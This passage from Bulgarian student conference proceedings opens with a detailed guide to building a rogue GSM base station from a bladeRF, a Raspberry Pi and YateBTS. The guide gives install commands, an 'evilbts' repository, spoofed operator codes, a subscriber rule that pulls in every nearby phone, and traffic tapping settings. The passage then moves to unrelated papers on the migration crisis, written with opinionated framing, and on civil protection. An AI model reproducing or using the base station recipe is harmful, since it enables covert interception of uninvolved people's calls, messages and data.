Един от начините, който потребителите могат да предприемат, за да запазят личните си данни, е да използват кодирани приложения за комуникации като Signal and Tox и да използват VPN за криптиране на клетъчния си интернет трафик. Докато IMSI-Catchers продължават да преследват пакетите с данни, те ще бъдат шифровани и ще предотвратят достъпът на хакерите до съдържанието на мобилните телефони.

4. Начин за създаване на фалшива базова станция

GSM, позната като "Глобална система за мобилни телефони. GSM мрежата е разделена на три основни системи: мрежовата комутационна система (NSS), под-системата на базовата станция (BSS) и операционната система за поддръжка (OSS). Втората система на GSM мрежата е базовата станция. Подсистема "Базова станция", отговаря за обработката на трафика и сигнализацията между мобилен телефон и подсистема за комутация на мрежата. Извършва също така прекодиране на каналите за говор, разпределяне на радио канали за мобилни телефони, пейджинг, предаване и приемане чрез въздушни интерфейси и много други задачи, свързани с радио мрежата. BSS се състои от две части: Базовата трансиверна станция (BTS); Контролер на базовата станция (BSC). BTS отговаря за изпращането и приемането на радиосигнали. Типичният BTS се състои от компоненти като приемо-предавател, усилвател на мощност, антена, приемник на бейсбанд и т.н. Всеки BTS, разположен на поле, действа като отделна клетка. Последните проучвания и наличието на евтини софтуерно дефинирани радиостанции (SDR) и библиотеки с отворен код за GSM протоколи правят сравнително лесно създаването на фалшиви BTS. Това е незаконно в много страни. BTS, която не е създадена по този начин, широко се използва от разузнавателните и правоприлагащите органи. Предимството при създадена собствена GSM BTS е, че можем сами да определяме правилата. Не се разширява обхватът на мрежата чрез разрешена и регистрирана употреба.

Стартира се базирана станция, която ще привлича близките смартфони като магнит. След като тези устройства се свържат с злонамереното устройство, вече има достъп до трафика на данни. И този трафик ще бъде некриптиран. GSM използва A5 / x шифроване, но това е между базовите станции и мобилните устройства. Тук шифроването е зададено на нивото на базовата станция, така че трябва да се конфигурира базовата станция, за да не се шифрова трафика.

а) Необходими хардуерни компоненти:

- bladeRF x40, който може да настрои от 300MHz до 3.8GHz. Текуща цена - \$420
- Две четириядрени клетъчни Duck антени SMA, които работят между 850 MHz и 1.9 GHz. Текуща цена, \$ 16 за двете.
- A Raspberry Pi 3 (модел 2 и по-старите модели са твърде бавни).Цена \$32.
- USB батерия (За предпочитане 26800mAh Anker Astro E7). Цена \$50.
- 8GB MicroSD карта. Текуща цена, \$ 5
- Всичко това, прави общо \$523.

б) Софтуерни компоненти:

-Raspbian image на microSD картата (Може да се използва "lite", без да е необходим потребителски интерфейс).

- Стартира се RPI, конфигурира се WiFi или Ethernet, в края на този процес трябва да може да SSH(Secure Shell) в RPI.
- Инсталират се някои компоненти.

```
sudo apt-get install git apache2 php5 bladerf libbladerf-dev
libbladerf0 automake
```

- В този момент вече трябва да може да се взаимодейства с BladeRF, да бъде включен в един от USB портовете на RPI, **dmesg** трябва да покаже нещо като:

```
[ 2332.071675] usb 1-1.3: New USB device found, idVendor=1d50,
idProduct=6066
[ 2332.071694] usb 1-1.3: New USB device strings: Mfr=1, Product=2,
SerialNumber=3
[ 2332.071707] usb 1-1.3: Product: bladeRF
[ 2332.071720] usb 1-1.3: Manufacturer: Nuand
[ 2332.071732] usb 1-1.3: SerialNumber:
b4ef330e19b718f752759b4c14020742
```

- Стартира се инструмента bladeRF-cli и се издава командата за версията:

```
pi@raspberrypi:~ $ sudo bladeRF-cli -i
bladeRF> version
bladeRF-cli version:      0.11.1-git
libbladerf version:      0.16.2-git

Firmware version:        1.6.1-git-053fb13-buildomatic
FPGA version:            0.1.2
```

```
bladeRF>
```

- Много важно е, версиите на фърмуера и FPGA да бъдат точно тези. Други версии може да не работят в тази настройка.

Инсталират се Yate и YateBTS, два софтуера с отворен код, които ще позволят да бъде създадена BTS.

За да се предотврати загуба на време, в опити да се да разбере коя конкретна версия на всяка от тях е съвместима с bladeRF, добър вариант е да се създаде github хранилище с версии на двете, така че в началната ви папка на RPI просто правим:

```
git clone https://github.com/evilsocket/evilbts.git
cd evilbts
```

- Изграждат се и двете:

```
cd yate
./autogen.sh
./configure --prefix=/usr/local
make -j4
sudo make install
sudo ldconfig
cd ..
```

```
cd yatebts
./autogen.sh
./configure --prefix=/usr/local
make -j4
sudo make install
sudo ldconfig
```

- След това се създава символна връзка NIB web ui в нашата папка apache www:

```
cd /var/www/html/
sudo ln -s /usr/local/share/yate/nib_web nib
```

- Дава се разрешение за запис на конфигурационните файлове:

```
sudo chmod -R a+w /usr/local/etc/yate
```

- Вече можете да се осъществи достъп до BTS web ui от браузъра:

```
http://ip-of-your-rpi/nib
```

Конфигурация

- Отваря се файлът /usr/local/etc/yate/ybts.conf или с nano или vi и се актуализират следните стойности:

```
Radio.Band=900
Radio.C0=1000
Identity.MCC=YOUR_COUNTRY_MCC
Identity.MNC=YOUR_OPERATOR_MNC
Identity.ShortName=MyEvilBTS
Radio.PowerManager.MaxAttenDB=35
Radio.PowerManager.MinAttenDB=35
```

- Редактира се /usr/local/etc/yate/subscribers.conf:

```
country_code=YOUR_CONTRY_CODE
regexp=.*
```

Използването на * регулярния израз ще направи всеки GSM телефон района да се свърже с точно тази BTS.

- В NIB web ui се отваря:



Subscribers BTS Configuration Call Logs Outgoing

GSM GPRS Control Transceiver Tapping Test YBTS

GSM GSM Advanced

Set parameters values for section [gsm] to be written in ybts.conf file.

Radio.Band	EGSM900	?
Radio.C0	#1000: 930.2 MHz downlink	?
Identity.MCC	222	?
Identity.MNC	01	?
Identity.LAC	1007	?
Identity.CI	667	?
Identity.BSIC.BCC	2	?
Identity.BSIC.NCC	0	?
Identity.ShortName	MyEvilBTS	?
Radio.PowerManager.MaxAttenDB	35	?
Radio.PowerManager.MinAttenDB	35	?

Submit Reset

Активиране на GSM подслушване

В панела "Подслушване" може да се активира както за GSM, така и за GPRS, това ще "прескача" всеки GSM пакет към loopback интерфейса, докато не е конфигурирано криптиране, възможно е да бъде видян GSM трафикът чрез tcpdump-ing на loopback интерфейс.



Subscribers | **BTS Configuration** | Call Logs | Outgoing

GSM | GPRS | Control | Transceiver | **Tapping** | Test | YBTS

Set parameters values for section [tapping] to be written in ybts.conf file.

GSM	☐ ?	Capture GSM signaling at L1/L2 interface via GSMTAP. Do not leave tapping enabled after finishing troubleshooting. Defaults to no.
GPRS	☐ ?	Capture GPRS signaling and traffic at L1/L2 interface via GSMTAP. Do not leave tapping enabled after finishing troubleshooting. Defaults to no.
TargetIP	127.0.0.1 ?	


BTS се стартира чрез изпълняване на командата (с включен BladeRF!):

```
sudo yate -s
```

Ако всичко е конфигурирано правилно:

```
Starting MBTS...
Yate engine is initialized and starting up on raspberrypi
RTNETLINK answers: File exists
MBTS ready
```

В този момент средният светодиод на bladeRF трябва да започне да мига. Телефоните ще започнат да се свързват автоматично, това ще се случи поради самото изпълнение на GSM. Може да бъдат зададени MCC, MNC и LAC, ефективно да се подправят всички законни GSM BTS. Всеки телефон ще търси BTS на своя оператор и ще избере този с най-силен сигнал, а с най-силен сигнал за телефоните в района е BTS. BTS може да действа като "прокси" на легитимен SMC (с GSM / 3G USB dongle) и да се свърже с некриптирания GSM трафик на всеки телефон или да създаде частна GSM мрежа. При включване на USB батерията, цялата система става напълно преносима.



Заклучение

В този доклад стана ясно, че е възможно да се създаде напълно функционираща фалшива BTS, за по-малко от \$1000 с достъпни за всеки хардуерни и софтуерни компоненти. 2G или GSM протоколите са известни като уязвими за MITM атаки. 3G мрежите не са защитени от такива атаки. Подобно на 3G, LTE мрежите също нямат защита. Отделен клас атаки, карат телефоните да загубят връзките си с LTE/4G мрежи - сценарий, който би могъл да бъде използван за безшумно понижаване на устройствата до по-малко защитени 2G и 3G мобилни спецификации. Системата IMSI-catcher е решение за наблюдение, използвано не само от хакери, но и от военните и разузнавателните служби за подслушване на мобилни телефони, което се прави достъпа до лична информация съвсем „законен“.

Литература

1. <https://www.evilssocket.net/2016/03/31/how-to-build-your-own-rogue-gsm-bts-for-fun-and-profit>.
2. <http://imsicatcher.org/imsi-explained/>
3. <http://www.delaat.net/rp/2015-2016/p86/report.pdf>
4. <http://cellnet.info/posts/2017/05/lte-imsi-catcher-hackaday/>

К. С. Славов

МИГРАЦИОННАТА КРИЗА И ПРЕДИЗВИКАТЕЛСТВОТА ПРЕД РЕПУБЛИКА БЪЛГАРИЯ

Калоян Славчев Славов

*Шуменски университет „Епископ Константин Преславски”
Факултет по технически науки, специалност „Системи за сигурност”, VI курс*

Abstract: *The object of this article are controversial political and legal aspects of the migration crisis and the subsequent migration pressure on European countries, including the Republic of Bulgaria – consequences and possible political, legal and practical solutions to the complex and ambiguous issues.*

Key words: *migration crisis; political, legal and practical solutions*

Предмет на настоящата статия са дискуссионни политически и правни аспекти на миграционната криза и последвалия миграционния натиск върху европейските държави, в това число и Република България – последици и възможни политически, правни и практически решения на сложните и нееднозначни проблеми.

Увод

Намираме се в епохата на миграцията. Дали Европа се превзема без война? Резултат ли е това на срива на съвременната цивилизация, на упадъка и на невъзможността на християнската религия и на европейските ценности да мотивират истински хората?

Ще бъде поставен акцент върху основни въпроси като: произход на миграцията, основни понятия, настояще, бъдеще; какво се случва днес и случайно ли е то или е естествена обективна закономерност? Къде да търсим причините, какви могат да бъдат глобалните последици не само за Европа, но и за всички? Възможно ли е да се управлява миграцията или поне да се направляват миграционните процеси и явления и доколко това е реалистично?

Все повече се налага констатацията, че икономическите, политическите, екологичните и други кризи водят до нов миграционен ред, който съществено се различава от обичайните миграционни потоци и явления. Понятието миграционен натиск се използва в публикации, посветени на международните миграции и най-вече в тези, ориентирани към разработването и провеждането на миграционна политика. Основно положение, което се възприема в тези разработки е, че рязкото увеличаване на броя на потенциалните и реалните емигранти в държавите на произход, по същество води до промяна на политиките и практиките по управление на миграционните процеси в така наречените „транзитни” и „приемащи държави”.

Според данни на Международната организация по миграция (МОМ) към 2015 г. между 230 и 250 млн. са имигрантите по света, приблизително 2.5- 3 % от

населението на света. Приблизително толкова е и вътрешната миграция в Китай – 200-250 млн. По абсолютен брой това е равнозначно на петата по брой население – държава в света. Бежанците са приблизително 10% от имигрантите.

През 2015 г. е отчетена имиграция в държавите членки на Европейския съюз (ЕС) на 1.4 млн. лица от Сирия, Ирак, Афганистан и други държави, предимно от Африка, Азия. Увеличението е със 110% в сравнение с 2014 г. Един от всеки трима кандидати подава молба за убежище в Германия според доклад на Европейската служба за подкрепа в областта на убежището (EASO). 96 000 децата бежанци търсят убежище в Европейския съюз за 2015 г. Факт са в известна степен закъснели и неефективни в достатъчна степен политики и неадекватна, а понякога и противоречива практика на институциите на ЕС и на отделните държави членки.

След убийството на католически свещеник във Франция през м. юли 2016 г. папата заяви: „Не трябва да се страхуваме да казваме истината, светът е във война.“ Ежегодно в света насилствено са убивани близо 500 000 души. Броят на убитите във военни конфликти е завишен няколко пъти от 2012 г. насам. През 2015 г. в терористични атаки са били убити 28 328 души. Общо 443 са жертвите на терористични атаки през 2014 и 2015 години в Европа. Икономическата цена на насилието в света през 2015 г. е 14,3 трлн., или 13,4% от световния БВП. Все повече насилие и все по-вече разходи за него.

Според статистическите данни има съществено увеличение на миграционния натиск, както по границите, така и във вътрешността на Република България. Министър-председателят Борисов по време на парламентарен контрол в НС на 17.06.2016 г., обявява че от началото на 2016 г. на границата с Турция са задържани 2573 имигранти. От тях само 566 са преминали през граничните пунктове. Всички останали са влезли незаконно. Във вътрешността на страната са заловени над 7000 незаконно пребиваващи и над 400 каналджии. Според МВР всеки ден около 200 души биват задържани при опит за незаконно преминаване на границата. Броят на подадените молби за особена закрила за 2015 г. в Държавната агенция за бежанците е 20 391, а за периода 01.01.2016 – 30.06.2016 г. техният брой е 7 845. В същото време чужденците продължават масово да бягат от центровете у нас. Данните на МВР сочат, че само за седмица са в неизвестност 381 лица. Те се водят в графата „самоволно напуснали“ и не открити в последствие. От 1 юни до 1 август 2016 г. МВР е изпратило 454 запитвания за връщане в Република Турция на общо 622 имигранти. Приетите обратно са 14.

I. Мотиви за миграция и разграничение между обичайните миграционни явления и потоци и понятията миграционна криза и миграционен натиск.

Мотивите за миграция са комплексни и често икономическите, социалните, демографски и политическите фактори са взаимно обусловени и преплетени. Те пораждаят миграционни нагласи главно в развиващите се държави, поради ограничения капацитет на националните икономики и нарастването на населението. Липсата на възможност за прехрана също често принуждава хората да емигрират.

Интерес представлява отговора на въпроса какво е мястото на миграцията сред стратегическите глобални и национални приоритети? Интересни нюанси внасят политическата, етническата, религиозна, социална, културна страна на тези проблеми. Така например особено съществено от научна гледна точка е изказването на

американския президент Хари Труман по повод миграцията на евреите към Палестина през 1940 г. Ето какво заявява той: „Никой не можеше да разбере защо една малка държава – Палестина (с население 1 500 000 души към този момент) допуска толкова много имигранти (еврейски заселници), които неусетно променят етнокултурния баланс. И като продължение на тези аналитични съждения по темата миграция, един равин от Израел проповядва: „Истинското духовно изцеление на човек е връщането му в Родината, връщането към корените му”. Защо тогава много хора остават, а други емигрират? Значителен е делът на принудителната миграция съпоставен с доброволната. Това налага сериозен анализ, дебат, изводи и най-важното практически действия за намаляване на принудителната миграция.

Разграничение между обичайните миграционни явления и потоци и понятията миграционна криза и миграционен натиск

За да направим разграничение между обичайната миграция и миграционния натиск трябва най-общо да представим общоприетите понятия за миграцията. Миграция е движение на хора, извън тяхната държава на обичайно пребиваване за повече от една година. Има съществена разлика между понятията нашествие и миграция; между емиграция и имиграция; между миграционни потоци и самостоятелни предвижвания; между постоянна, временна икономическа и политическа; доброволна и принудителна миграция; между търсещи убежище, бежанци, вътрешно разселени лица; лица без гражданство (апатриди); доброволно и принудително връщане в държавите на произход; легална и нелегална миграция; нискоквалифицирана и висококвалифицирана трудова миграция и т.н.

Миграционната криза и миграционният натиск

За разлика от всички тези обичайни форми на миграция, които съществуват от години, миграционната криза и миграционният натиск са различни явления по своята същност и форми на проявление. Миграционната криза води до миграционен натиск. При миграционна криза рязко се увеличава броя на имигрантите за кратък период от време обикновено в резултата на комбинация от вътрешни и външни фактори. Това налага спешни политически, финансови, правни и технико-организационни мерки от държави и организации за справяне с форсмажорните обстоятелства в резултат на приток на голям брой хора на техните граници и територии. Така ситуация възникна за ЕС през 2015 г. Институциите на ЕС и държавите – членки в такава ситуация действат в условията на миграционен натиск.

II. Политики на Европейския съюз по миграцията и убежището

Основните причини за миграционния натиск към Европа са социално-икономически и политически. Трябва да споменем някои основни от тях като:

Решението на ЕК за релокация на бежанци (преместване в друга държава-членка на ЕС) за 160 000 бежанци, като за Република България тази цифра е приблизително 2 200 лица;

Единодушието по необходимостта от нова европейска политика по въпросите на убежището и за нова роля на Европейска служба за подкрепа в областта на убежището (EASO);

Необходимост от промяна на Регламента Дъблин, според който отговорност за търсещ убежище носи първата сигурна и демократична държава членка на ЕС, в която той е влязъл и по този начин държавите по периферията, включително Република България, са в крайно затруднено положение;

Решението за необходимостта от финансова подкрепа за държавите със социално-икономически проблеми – пример 2 милиарда евро за африкански държави; 3 милиарда евро за Република Турция и др. Споразумението с Република Турция от 18 март 2016 и спирането на така наречения „балкански маршрут“ и др.

Приетите до сега значителен брой регламенти, директиви, общи позиции, резолюции, решения по въпросите на миграцията и убежището запазват действието си, като в отговор на събитията от края на 2014 г. и през 2015 г. институциите на ЕС приемат нови становища, общи позиции, резолюции, решения, финансови и организационни мерки за справяне с кризата и миграционния натиск.

Как да се ограничи масовото преселение към Европа?

ЕС може да приеме ограничен брой бежанци и то като неразделна част от усилията на световната общност.

Първоначалното установяване на правния статус и разграничението между икономическите имигранти и бежанците по възможност трябва да става преди да са влезли на територията на ЕС. По този начин ще се определи кои лица и при какви процедури да бъдат допуснати до територията на ЕС.

Въз основа на извършения подбор бежанците би трябвало да се разпределят в държавите-членки на ЕС според единни критерии и възможностите на приемащите държави, а не според желанията на имигрантите.

Издръжката на имигрантите в кратки срокове през началния период, докато изучават език и се адаптират в приемащата ги държава да бъде със средства от бюджета на Европейската комисия и след това сами да си поемат издръжката, както другите граждани на ЕС.

След нормализиране на положението в съответната държава бежанците би трябвало да бъдат репатрирани доброволно.

III. Последници за Република България

Република България може да осигури приблизително допустими условия на около 5000 търсещи закрила.

В Република България Законът за убежището и бежанците (чл. 4, ал. 5) и Конвенцията за статута на бежанците (чл. 31, т. 1) регламентират, че чужденец може да пресече незаконно българските граници за да поиска особена закрила (убежище, статут на бежанец, хуманитарен статут, временна закрила) **само ако пристига направо от територия, където са били застрашени животът и свободата му.** Този текст е основополагащ за правната рамка по въпросите на особена закрила в Република България. Според чл. 4, ал. 3 Закона за убежището и бежанците:

„Чужденец, влязъл в Република България, за да поиска закрила, или който е получил закрила, не може да бъде връщан на територията на държава, в която са застрашени неговият живот или свобода”. Този текст кореспондира на чл. 33, ал. 2 от Конвенцията за бежанците – „Забрана за експулсиране или връщане на бежанци”: „Никоя договаряща държава няма по какъвто и да е начин да експулсира или връща бежанец до границата на територията, където са били застрашени животът

или свободата му.” По аргумент на противното може да бъде връщан на територията на държава, където не е застрашен неговият живот или свобода. И тъй като това е текст от конвенция, която е международен договор и на основание чл. 5, ал. 4 от Конституцията на Република България има по-голяма сила от вътрешното право, то този текст има приоритет пред разпоредби на вътрешното право. От друга страна, чл. 29, ал.1, т.1 от Закона за убежището и бежанците урежда, че по време на производството чужденецът има право да остане на територията на Република България. Изводът е, че връщането на имигрантите, които твърдят, че са бежанци от Сирия, Ирак, Афганистан в Турция е законно, с едно изключение – ако лицата са турски граждани и твърдят, че имат основателни причини да търсят закрила извън Република Турция.

Няма никакво съмнение, че една част от идващите от Турция сирийци са пострадали от гражданската война в Сирия и са според правната терминология „де факто бежанци”. Но те вече са избягали в Турция, където живеят в прилично уредени приемателни центрове и няма опасност за живота и здравето им. Големата част от сирийците и другите преминаващи с тях чужденци пресичат територията на Република България, за да продължат към държави от Западна Европа. Тоест това са хора, които търсят по-висок стандарт на живот. Същото което правят и над 1 млн. български граждани, които са емигрирали в чужди държави. Какво се получава – българските граждани емигрират, защото живеят бедно в България и за част от тях държавата не може да се погрижи. Същевременно идват чужденци, за които същата тази държава трябва да се грижи. При това имигрантите и бежанците нямат основание да влизат незаконно в България, освен ако са бежанци (турски граждани), които имат основателни опасения за преследване в Република Турция.

Всяка държава има своя ценностна система, култура, придобивки създадени с много труд през годините. Имигрантите и бежанците в частност имат по-различен начин на живот от гражданите на приемащата държава. Поради това, ако броят им се увеличи прекомерно спрямо възможностите на Република България, те трудно биха се вписали в типичния за страната ни начин на живот. Несъразмерно високият им брой (Пример: за Швейцария – не могат да бъдат повече от 4% от населението на съответната община) съществено променя жизнената среда на местното население и е евентуална предпоставка за конфликти.

Заклучение

Все повече се налага констатацията, че икономическите, политическите, екологичните и други кризи, водят до нов миграционен ред, който съществено се различава от обичайните миграционни потоци и явления. Какъв трябва да бъде отговора на това огромно предизвикателство? Каква трябва да бъде демократичната рамка на политическите и правни решения по миграционните въпроси в епохата на глобализацията?

Миграцията е социален феномен. Тя е явление в глобализацията се свят с реално въздействие върху живота на хора, общности, държави и региони. Води до преосмисляне на основни човешки ценности и до необходимост от защитата им в условия на война, до нови политики, правни уредби и практики с имигранти и бежанци.

Охраната на границите, борбата с трафика на хора очевидно трябва да се съче-

тае с нова европейска политика по законната миграция и ефективна система за предоставяне на убежище.

Литература

1. Migration in World History Routledge 2015
2. Вж. www.mvr.bg
3. Третия годишен доклад на Комисията на ЕС до Европейския парламент и Съвета на ЕС за имиграцията и предоставянето на убежище
4. Сборник Право на убежище и международна закрила
5. www.unhcr.bg

С.Л. Алексова, Е.Л. Цветков,
**ОРГАНИЗИРАНЕ НА ЗАЩИТАТА НА НАСЕЛЕНИЕТО И
НАЦИОНАЛНОТО СТОПАНСТВО ПРИ БЕДСТВИЯ,
АВАРИИ И КАТАСТРОФИ**

Соня Л. Алексова, Еделин Л. Цветков

Факултет „Общовойскови“, НВУ „Васил Левски“, гр. Велико Търново, България,

**ORGANIZING PROTECTION OF POPULATION AND NATIONAL
ECONOMY IN DISASTERS ACCIDENTS AND CATASTROPHIES**

Sonya L. Aleksova*, Edelin L. Cvetkov**

Abstract: *The organization of the protection of the population is one of the most important operations of the country nowadays. In the report, I will present what is a disaster situation, types of disaster situations and what actions the country takes in organizing the protection of the population.*

Keywords: *organization, protection, accident, population, actions.*

Увод

Развитието на човешката цивилизация е съпътствана от многобройни природни катаклизми и катастрофи. Земетресения, вулканични изригвания, наводнения, тайфуни, цунами и свързаните с тях жертви и разрушения са белязали човешката история. В по-ново време, с развитието на технологиите в областта на химията, биологията, ядрената енергетика, вероятността от възникване на случайни аварии или умишлени терористични действия се увеличава. Макар днешния свят да изглежда по-сигурен, опасността от избухване на мащабни военни конфликти все още е реална, а с нея и вероятността от използване на ядрено, химическо или биологично оръжие. Тези реални заплахи изискват и адекватни организационни, медицински и превантивни мерки за защита на населението от последствията на едно или друго бедствие или катастрофа.

Бедствена ситуация – обща характеристика

Според Световната здравна организация бедствие (или катастрофа) е такова стихийно природно явление или човешка дейност, което създава тежка обстановка и носи заплаха за живота и здравето на хората, изисква получаването на помощ отвън, като съществува изразено несъответствие между характера и мащаба на пораженията и наличните здравни и други ресурси за ликвидиране на последствията.

Бедствените ситуации се съпътстват от разрушения, унищожаване на материални и културни ценности, различни по характер, тежест и комбинираност поражения за хора и животни, екологични промени. При възникване на бедствена ситуация се създава трудна обстановка – районите на бедствието може да са със специфични географски характеристика, да са градски или промишлени зони, в тях да живеят хора с различни демографски характеристики. Характеристиките на едно бедствие са внезапността, мащабите на разрушенията и на заплахата за здра-

вето на хората, органичеността на ресурсите за справяне, които също могат да бъдат засегнати от бедствието. Организацията на действията и подготвеността на хората са ключови за възможността да се минимизират щетите в ситуация на бедствие.

Видове бедствени ситуации

На базата на класификациите, в Световната здравна организация, на В. В. Мешков, П. Сефрин и други, бедствията (катастрофите) могат да се групират в две основни групи:

1. Природни бедствия (естествени катастрофи);
2. Антропогенни, предизвикани от човешка дейност (или технологични) бедствия.

Те от своя страна се разделят на четири подгрупи.

Природните бедствия могат да бъдат:

- Метеорологични катастрофи – бури, урагани, смерчове, тайфуни, цунами, замръзвания и др.;
- Топологични – снежни лавини, свлачища, катастрофални наводнения и др.;
- Тектонични – земетресения и изригване на вулкани;
- Космически – метеорити, космически лъчения.
- Антропогенните, предизвикани от човека бедствия, могат да се разделят на:
 - Крупни производствени аварии – химически, радиационни аварии, взривове, пожари и др.;
 - Социално-икономически катастрофи – икономически (тероризъм, наркомания, токсикомания, епидемии) и социални (обществени вълнения, глад, войни, военновременен конфликт);
 - Пътнотранспортни катастрофи;
 - Други бедствия – масови отравяния, срутвания на земни маси, екологични катастрофи, вредни вещества във въздуха и почвата, рязка промяна в климата, разрушаване на флората и фауната, разрушаване на озонния слой.

Организация на защитата на населението и националното стопанство при бедствия, аварии и катастрофи

Защитата на населението и собствеността, подпомагането и създаването на условия за оцеляване при бедствия, аварии и катастрофи се осъществява чрез:

- Обучение и подготовка на населението по гражданска защита.
- Информирание и оповестяване за видовете опасности.
- Осигуряване на индивидуални средства за защита.
- Временно извеждане от застрашени райони или разсредоточаване и евакуация.
- Укриване в защитни съоръжения.
- Осигуряване организация, ръководство и провеждане на спасителните и аварийните дейности.

Обучение и подготовка на населението

За правилната реакция на населението при критични ситуации и недопускане на паника от изключително значение е то да притежава определен минимум от

знания и умения за поведение и действия, и оказване на помощ при бедствия, аварии и катастрофи и военен конфликт.

Подготовка на учениците по гражданска защита се осъществява в рамките на учебната програма по разработена тематика за началното, основно и средно училище. Основната цел на обучението е учениците да получат основните знания и умения за поведение и оказване на помощ и взаимопомощ при критични ситуации.

Планирано е въвеждането на обучение на студентите от висшите учебни заведения по защитата при критични ситуации в зависимост от спецификата на специалността. Основната цел на обучението на студентите по Гражданска защита ще бъде като подготовката им като бъдещи ръководители на спасителни и други аварийни дейности при бедствия, аварии и катастрофи в съответните обекти, фирми и др.

Обучението на работещото и неработещото население се осъществява в центровете за обучение по Гражданска защита и средствата за масова информация.

Информирание и оповестяване за видовете опасности

Информирание на населението за възникнали критични ситуации и за борбата с тях се извършва пред средствата за масова информация от постоянната комисия към Министерския съвет, а в мащабите на областта и общината от председателите на съответните постоянни комисии.

Основно задължение органите на Гражданска защита е своевременното оповестяване на населението в случаи на критична ситуация. За целта на територията на страната е изградена и се поддържа в готовност единна оповестителна система, която включва:

- сиренната система, осигуряваща акустическо покритие на цялата територия на страната;
- националната разпръсквателна система на Българската Национална телевизия, на Българското Национално радио, както и районните радиопредаватели;
- местните (селищните) радиотранслационни възли (радиоточките).

Освен това, в прилежащите зони на АЕЦ "Козлодуй" и на обектите, работещи с промишлени отровни вещества (хлор, амоняк и др.), са изградени локални системи за оповестяване.

Техническото състояние на националната оповестителна система непрекъснато се следи от органите на Гражданска защита и Комитета по пощи и далекосъобщения.

Осигуряване на индивидуални и колективни средства за защита.

Един от основните способи за защита на населението е използването на индивидуални средства за защита. Към тях спадат:

- средства за защита на дихателните органи – граждански противогаз, детски противогаз, детска защитна камера и респиратор;
- препарати за йодна профилактика – калиев йодид;
- специализирани дихатели за промишлени отровни вещества –дихател за защита от хлор, амоняк и радиоактивен йод;
- индивидуален защитен пакет.

Един от основните способи за защита на населението, работниците и служителите е укриването в защитни съоръжения. Съгласно нормативните изисквания в страната се изграждат два основни типа защитни съоръжения: скривалища и про-

тиворадиационни укрития. Недостигът от защитни съоръжения се предвижда да се компенсира чрез използването и приспособяването на подходящи избени и други помещения и изграждането на такива от полеви тип.

Международно сътрудничество в областта на защитата при критични ситуации

Република България осъществява активно международно сътрудничество в областта на защитата на населението при природни бедствия с международните организации, контакти с най-развитите и съседните страни с цел осигуряване достъп на специалистите и прилагане на водещия международен и световен опит.

През последните години експерти и специалисти от национален и регионален мащаб участваха в международни конференции, семинари, работни съвещания, консултации, курсове и учения по защитата от бедствия и аварии.

От 1992 година Република България е член на международната организация на гражданска защита. Създадени са целенасочени контакти и обществени организации за защита при критични ситуации със САЩ, Германия, Русия, Франция и други страни.

Активизират се и разширяват контактите със съседните страни. На проведени работни срещи със специалисти от Румъния, Гърция и Турция са обсъдени конкретни проблеми по взаимната защита на населението и стопанството при наводнения и замърсявания по поречието на реките Дунав, Места, Струма, Арда и за съвместните действия при другите бедствия и аварии.

Провеждат се работни срещи с акредитираните военни аташета на Румъния, Турция, Франция, Италия и други за обсъждане пътищата за подобряване на сътрудничеството в областта на защитата при природни бедствия.

Споразуменията за сътрудничество във военната област между Министерството на отбраната на Република България и министерствата на отбраната на Република Франция, Турция, Гърция, Румъния, Албания, Република Македония, Република Хърватска, Република Словения, Русия, Кралство Великобритания и Северна Ирландия, на източноевропейските страни бяха включени конкретни мероприятия по проблемите на сътрудничеството в областта на защитата при бедствия и аварии.

С Русия и Република Румъния са подписани междуправителствени споразумения за сътрудничество в областта на защитата при критични ситуации.

Подготвят се споразумения за съвместна дейност с Турция, Гърция и други страни. Като асоцииран член Република България участва в комитета за извънредно и гражданско планиране към НАТО и в мероприятията на програмата "Партньорство за мир".

С решение на Министерския съвет на МВР са възложени функциите на работен орган и център на Българския национален комитет по международната декада за намаляване на последствията от стихийни бедствия. С присъединяването на Република България към откритото частично споразумение на Съвета на Европа в процес на утвърждаване е изграждането на Специализиран европейски център за обучение по преодоляване на рискове на училищно ниво. Извършва се активно сътрудничество и участие в мероприятията по гражданска защита, съгласно подписаните споразумения по линия на Централната европейска инициатива.

Анализът на вероятната обстановка, която може да възникне на територията на страната при бедствия, аварии и катастрофи показва, че съществуват много специфични проблеми относно рисковете на предвидимата обстановка. Оценка, проучванията и провежданите превантивни мероприятия показват, че все още в страната не са постигнати необходимите цели по защитата на населението и Националното стопанство при възникване на критична ситуация.

Заклучение

Живеем в свят, в който има все по-чести и по-опустошителни природни бедствия с тежки последици. Бедствията, които се случват днес, често имат трансграничен характер и справянето с тях изисква многостранни и съгласувани реакции, за да се преодолеят последиците. Голяма е важността на превантивните мерки, организацията и координацията вътре във всяка една държава и между отделните държави за борба с бедствията. Подчертава се важността на глобалната способност за реагиране и ролята на главни действащи организации в областта на хуманитарната дейност като ООН, движението на Червения кръст в застрашените от бедствия зони. На настоящия етап основния извод е, че Република България има възможност да се справи с неголеми бедствия, аварии и катастрофи, с големи затруднения ще се справи при по-критични ситуации, но при възникване на значителни по мащаб и характер бедствия и катастрофи, страната ни ще бъде изправена пред значителни трудности, свързани с опасни последиствия.

Литература

1. Ново обществено здравеопазване, под ред. на В. Борисов, Зл. Глутникова, Ц. Воденичаров, Акваграфикс ООД, София, 1998.
2. Попзахариева В., Медицина на катастрофите, Знание, 1995
3. Закон за здравето, 2005
4. Закон за МВР, 2015

СТЕГНАЛИЗ НА ИЗОБРАЖЕНИЕ С ВГРАДЕНА ИНФОРМАЦИЯ В НАЙ-МЛАДШИЯ БИТ, БАЗИРАНО НА МЕТОДА НА БЛИЗКИТЕ ДВОЙКИ ЦВЕТОВЕ

Щилияна Р. Стоянова

НВУ „Васил Левски“ Ф-т „А., ПВО и КИС“ имейл: sthiliqna1234@gmail.com

